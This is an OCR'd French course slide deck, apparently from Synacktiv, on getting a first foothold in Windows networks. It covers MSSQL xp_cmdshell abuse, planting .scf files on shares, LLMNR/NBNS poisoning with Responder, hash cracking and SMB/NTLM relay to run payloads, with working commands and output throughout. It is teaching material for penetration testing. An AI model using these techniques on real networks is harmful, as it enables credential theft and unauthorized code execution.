
SYNACKTIV
DIGITAL SECURITY



Techniques d'intrusion Windows

Obtenir son premier accès

12/12/2017 - Cours Université Rennes 1

Thibault Guittet – thibault.guittet@synacktiv.com

Obtenir son premier accès

Objectif

- **Faire le point sur les services découverts**
  - Privilégier l'exploitation des services pouvant donner un maximum de privilèges
  - Il n'est pas nécessaire d'exploiter tous les services identifiés si un seul suffit
  - Garder en tête l'objectif final : privilèges nécessaires pour accéder à la cible
    - Souvent « Administrateur de domaine »
    - Mais peut également être un simple compte utilisateur
    - Ou encore, un compte administrateur d'une base de données
  - **Il est très fréquent qu'une intrusion Windows débute par la compromission d'un service plutôt que par la découverte d'un compte**


Obtenir son premier accès

Exploiter les services découverts

Attaquer les services applicatifs source de vulnérabilités

- Exemple avec une interface Tomcat accessible :


```
Starting Nmap 7.12SVN ( https://nmap.org ) at 2016-05-10 14:26 CEST
Nmap scan report for 10.77.77.210
Host is up (0.00022s latency).
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 52:54:00:E6:0D:37 (QEMU virtual NIC)
```



- Tenter les mots de passe souvent rencontrés (*tomcat / tomcat*)
- *Bruteforce* de l'authentification

Obtenir son premier accès

Exploiter les services découverts



Attaquer les bases de données


- Possèdent souvent des comptes par défaut ou triviaux
- Permettent très souvent de redescendre sur le système
- Exemple avec SQL Server et le compte *sa*
  - Utilisation du client SQL Server fournit dans Impacket
  - Utilisation de *xp_cmdshell* pour redescendre sur le système

```
$ mssqlclient.py sa@<IP>
SQL> EXEC sp_configure 'show advanced options', 1
SQL> RECONFIGURE
SQL> EXEC sp_configure 'xp_cmdshell', 1
SQL> RECONFIGURE
SQL> exec xp_cmdshell 'whoami';
nt service\mssql$sqlexpress
```

  - Accès souvent non-privilégié au système depuis SQL Server

Obtenir son premier accès

Exploiter les services découverts



- **Utiliser des exploits publiques (ou non)**
  - Dans le cas où un service est identifié avec une version vulnérable
  - Préférer les exploits permettant l’obtention d’un RCE
  - Probabilité de détection

Obtenir son premier accès

Exploiter les services découverts

Accéder aux partages accessibles en anonyme

- Automatisation avec le script *smb-enum-shares* de Nmap

```
Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   DATA:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Obtenir son premier accès

Exploiter les services découverts

Accéder aux partages accessibles en anonyme

- Ce type d'accès peut être source d'informations importantes
  - Données ciblées accessibles au travers du partage
  - Données métier (listing du personnel, etc.)
  - Cartographie réseau / documentation technique
  - Fichiers contenant des comptes utilisateurs utiles pour la suite


- Si on a les droits en écriture, il est possible de déposer un fichier *.scf* et de forcer une authentification sur un serveur SMB contrôlé par l'attaquant
  - Quand un utilisateur ouvrira le share dans sa fenêtre explorer, le serveur SMB malicieux demandera une authentification

```
C:> type SomeFile.scf
[Shell]
Command=2
IconFile=\\192.168.0.12\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

```
# ./smbserver.py share /tmp/share
[*] Incomming connection (192.168.0.33,9982)
[*] AUTHENTICATE_MESSAGE (CORP\John,WD8237)
[*] User John\WD8237 authenticated successfully
[*] John::CORP:1122334455667788:8884AD0ABF027BC...
```

Obtenir son premier accès

Exploiter les services découverts



***Bruteforce* de services accessibles**

- Si aucun autre accès n’a été découvert, le *bruteforce* peut devenir nécessaire
- Chance de succès relativement élevée si l’on connaît les logins valides
- Sinon, chance de succès peu élevée
- **Privilégier les services sans verrouillage de comptes**

Obtenir son premier accès

Attaquer les machines sur le lien local


Attaque par NBNS et LLMNR *Poisoning*

- Exploitation d'un comportement par défaut de Windows
  - Si une résolution DNS échoue, des protocoles de substitution sont utilisés

    → NBNS et LLMNR
  - Cas typique d'utilisation de ces protocoles

    → Faute de frappe dans l'explorateur de fichiers lors d'un accès à un partage


    → Accès à un serv nné




```
534 1…  10.77.77.210    10.77.77.80     DNS      83 Standard query 0x218b A doesnotexist.corp.local
535 1…  10.77.77.80     10.77.77.210    DNS     156 Standard query response 0x218b No such name A doesnotexist.corp.local SOA win-a8q5c4tnqc9.corp.local
536 1…  10.77.77.210    10.77.77.255    NBNS     92 Name query NB DOESNOTEXIST<20>
537 1…  10.77.77.210    224.0.0.252     LLMNR    72 Standard query 0x210a A doesnotexist
538 1…  10.77.77.210    224.0.0.252     LLMNR    72 Standard query 0x75a5 AAAA doesnotexist
539 1…  10.77.77.210    224.0.0.252     LLMNR    72 Standard query 0x210a A doesnotexist
540 1…  10.77.77.210    224.0.0.252     LLMNR    72 Standard query 0x75a5 AAAA doesnotexist
541 1…  10.77.77.210    10.77.77.255    NBNS     92 Name query NB DOESNOTEXIST<20>
```

Obtenir son premier accès

Attaquer les machines sur le lien local




Attaque par NBNS et LLMNR *Poisoning*

- LLMNR / NBNS utilisent respectivement des requêtes *Multicast* et *Broadcast*
  - Les paquets *gratuitous* ne sont pas autorisés ici contrairement à ARP
  - Le plus rapide à répondre l'emporte donc !
  - Si nous répondons en premier, nous pouvons rediriger une partie du trafic
- Une fois le trafic redirigé, il est possible d'exploiter l'authentification transparente
  1. Simuler des services nécessitant une authentification NTLM (HTTP, SMB, etc.)
  2. Si la machine tente un accès à l'un de ces services, une réponse à notre challenge NTLM sera envoyée de manière transparente à notre service

     → Cette réponse est dérivée du mot de passe de l'utilisateur tentant l'accès
  3. Cassage du mot de passe par une attaque hors-ligne

Obtenir son premier accès

Attaquer les machines sur le lien local



Exploitation avec *Responder*

- *Responder* lance plusieurs services pour répondre aux requêtes NBNS et LLMNR

```
# python Responder.py -I <iface> -i <IP>

LLMNR poisoned answer sent to this IP: 192.168.122.137. The requested name was : respproxysrv.
[+] OsVersion is:Windows 7 Enterprise 7601 Service Pack 1
[+] ClientVersion is :Windows 7 Enterprise 6.1
[+] SMB-NTLMv2 hash captured from : 192.168.122.137
[+] SMB complete hash is : John::CORP:1122334455667788:8884AD0ABF027BC...
```

- Une réponse NTLMv2 est capturée et peut être cassée avec l'outil *John The Ripper*

```
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C\R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abord, almost any other key for status
Smith            (John)
1g 0:00:00:00 DONE (ATIME) 1.075g/s 2008Kp/s 2008Kc/s 2008KC/s Skawina22..Sopitch9
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Obtenir son premier accès

Attaquer les machines sur le lien local

Exploitation avec *Responder*

- Possibilité d'aller plus loin en forçant l'apparition d'une *popup* d'authentification
- Récupération du login / mot de passe si l'utilisateur se laisse piéger


```
# python Responder.py -I <iface> -i <IP> -F -b
```




```
LLMNR poisoned answer sent to this IP: 192.168.122.193. The requested name was : google.
[+]HTTP GET request from : 192.168.122.193. The HTTP URL requested was: /
[+]HTTP-User & Password: John:Smith
```

Obtenir son premier accès

Attaquer les machines sur le lien local




Cas de WPAD

- WPAD = *Web Proxy Auto-Discovery Protocol*
  - Permet de détecter automatiquement les serveurs proxy sur un réseau
  - Utilise le même principe de résolution
  - Activé par défaut sur toutes les versions de Windows
- La même attaque est possible également ici
- Peut permettre la mise en place d'un MITM HTTP

Obtenir son premier accès

Attaquer les machines sur le lien local




Attaque par SMB *Relaying*

- Exploitation du manque d'authentification du protocole SMB
- Se met en place à la manière d'une attaque Man-In-The-Middle
  - On force un client à s'authentifier en SMB sur une machine d'attaque
  - On ouvre une connexion SMB sur le serveur ciblé
  - On relaye les paquets d'authentification entre client et victime
- Avantages
  - Compense le non-rejeu des authentifications NTLMv1 et v2
- Inconvénient
  - Nécessite la mise en place de MITM (*Responder*, ARP *Poisonning*)
  - L'utilisateur piégé doit posséder suffisamment d'accès

Obtenir son premier accès

Attaquer les machines sur le lien local



Exploitation avec *Responder* et *SMBRelayx*

- SMB Signing doit être désactivé
- Lancer *Responder* sans serveur SMB intégré

```
# Reponder.conf
; Servers to start
SMB = off
```

- Lancer *SMBRelayx* avec une cible et une charge utile à exécuter

```
# smbrelayx.py -h 10.3.154.203 -e payload.exe
```


- Les requêtes d'authentification sont relayées pour s'authentifier sur la cible

```
LLMNR poisoned answer sent to this IP: 10.1.1.132. The requested name was : nasserv.
```

```
[*] Incoming connection (10.1.1.132,49299)
[*] SMBD: Received connection from 10.1.1.132, attacking target 10.3.154.203
[*] Authenticating against 10.3.154.203 as DOMDOM\a-john SUCCEED
[*] Found writable share ADMIN$
[*] Uploading file qbFdMBrw.exe
```

Obtenir son premier accès

Attaquer les machines sur le lien local



Exploitation avec *Responder* et *NTLMRelayx*

- *SMB Signing* doit être désactivé
- Lancer *Responder* sans serveur SMB/HTTP intégré
- Lancer *NTLMRelayx* avec une cible et une charge utile à exécuter

```
# ntmlrelayx.py -h 10.3.154.203 -e payload.exe
```

- Les requêtes d'authentification sont relayées pour s'authentifier sur la cible
- Exemple complet d'exploitation avec *CrackMapExec*, *Responder* et *NTLMRepayx* (impacket) : https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html

AVEZ-VOUS DES QUESTIONS ?

MERCI DE VOTRE ATTENTION,

SYNACKTIV
DIGITAL SECURITY